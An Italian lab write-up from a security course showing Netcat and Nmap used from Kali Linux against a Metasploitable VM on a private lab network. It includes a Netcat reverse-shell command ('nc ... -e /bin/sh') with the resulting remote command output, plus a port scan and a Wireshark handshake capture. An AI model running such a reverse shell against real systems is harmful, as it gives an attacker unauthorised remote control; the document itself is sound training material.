

M3 - W9D1 - Tools di Kali Linux , Netcat e Nmap scan

Introduzione

Il presente documento mira a mostrare l'utilizzo di **Netcat** e **Nmap**, due tool presenti su Kali Linux. **Netcat** può essere utile, sia lato client che lato server, per stabilire la connessione tra due macchine ed effettuare dei comandi da remoto sulla macchina "bersaglio". **Nmap** invece è uno dei port scanner più utilizzati dalla community di Ethical Hacker.

Procedimento


Netcat

Innanzitutto, per lo svolgimento di questo esercizio, abbiamo bisogno di utilizzare due macchine:

- Kali Linux : 192.168.50.100
- Meta : 192.168.50.101

Una volta avviate entrambe, procediamo ad utilizzare la macchina Kali come Server, mettendoci in ascolto sulla porta 1234 attraverso il seguente comando "**nc -l -p 1234**" dove:

- **nc** : è eseguibile di Netcat
- **-l** : sta per listen, ovvero dice a Netcat di mettersi in ascolto
- **-p** : sta per port, ovvero specifica il numero di porta dove Netcat deve mettersi in ascolto
- **1234** : è il numero di porta dove Netcat di metterà in ascolto



Successivamente, ci spostiamo su Metasploitable ed effettuiamo una connessione alla porta **1234** in ascolto sulla macchina Kali, con l'obiettivo di creare una **Reverse Shell**, attraverso il comando “ **nc 192.168.50.100 1234 -e /bin/sh** ” in cui:

- **nc 192.168.50.100 1234** : indica a Meta di collegarsi con la porta aperta sulla macchina Kali
- **-e /bin/sh** : permette a Netcat di creare una **Reverse Shell**

In questo modo, attraverso la macchina Kali, potremmo inviare comandi alla macchina Meta ed averne il suo controllo da remoto.

```
msfadmin@metasploitable:~$ nc 192.168.50.100 1234 -e /bin/sh
```

```
(kali㉿kali)-[~]
$ nc -l -p 1234
whoami
msfadmin
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:34:69:32 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fe34:6932/64 scope link
        valid_lft forever preferred_lft forever

uname --a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

ps -aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.2  0.3  2844  1692 ?        Ss   11:15   0:08 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   11:15   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   11:15   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   11:15   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   11:15   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   11:15   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   11:15   0:01 [khelper]
root        41  0.0  0.0      0     0 ?        S<   11:15   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   11:15   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   11:15   0:00 [kacpi_notify]
root        90  0.0  0.0      0     0 ?        S<   11:15   0:00 [kseriod]
root       127  0.0  0.0      0     0 ?        S    11:15   0:00 [pdflush]
root       128  0.0  0.0      0     0 ?        S    11:15   0:00 [pdflush]
root       129  0.0  0.0      0     0 ?        S<   11:15   0:00 [kswapd0]
root       171  0.0  0.0      0     0 ?        S<   11:15   0:00 [aio/0]
```

Nell'ultima foto si può osservare che attraverso il comando " **whoami** ", la macchina Kali risponde con " **admin** ", ovvero l'user della macchina Meta. Attraverso il comando " **ip a** ", la macchina Kali ci fornisce le informazioni e il relativo **Indirizzo IP** della macchina Meta, ovvero 192.168.50.101 . Attraverso il comando " **uname -a** " potremmo visualizzare le informazioni del sistema e infine, con il comando " **ps - aux** ", verranno mostrati tutti i processi in esecuzione sulla macchina Meta.

Nmap

Dalla macchina Kali procediamo alla scansione delle porte in ascolto e non sulla macchina Metasploitable attraverso il comando " **sudo nmap 192.168.50.101** "

```
(kali㉿kali)-[~]
$ sudo nmap -sT 192.168.50.101

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 12:45 EST
Nmap scan report for 192.168.50.101
Host is up (0.016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:34:69:32 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.72 seconds
```

Dalla foto possiamo osservare le molteplici porte in ascolto sulla macchina Meta.

Successivamente, aprendo Wireshark e inserendo il filtro relativo alla porta 80 (**TCP**), possiamo osservare il processo completo del three-way handshake in cui:

- **SYN** : il client inviare un pacchetto SYN al server sulla porta 80 per stabilire una connessione
- **SYN-ACK** : il server conferma e accetta la richiesta di connessione effettuata dal client
- **ACK** : Handshake completato e connessione stabilita



tcp.port == 80 || udp.port == 80

No.	Time	Source	Destination	Protocol	Length	Info
47	96.010840384	192.168.50.100	192.168.50.101	TCP	74	56950 → 80 [SYN] Seq=0 W
75	96.021291317	192.168.50.101	192.168.50.100	TCP	74	80 → 56950 [SYN, ACK] Se
82	96.021369976	192.168.50.100	192.168.50.101	TCP	66	56950 → 80 [ACK] Seq=1 A
101	96.021647314	192.168.50.100	192.168.50.101	TCP	66	56950 → 80 [RST, ACK] Se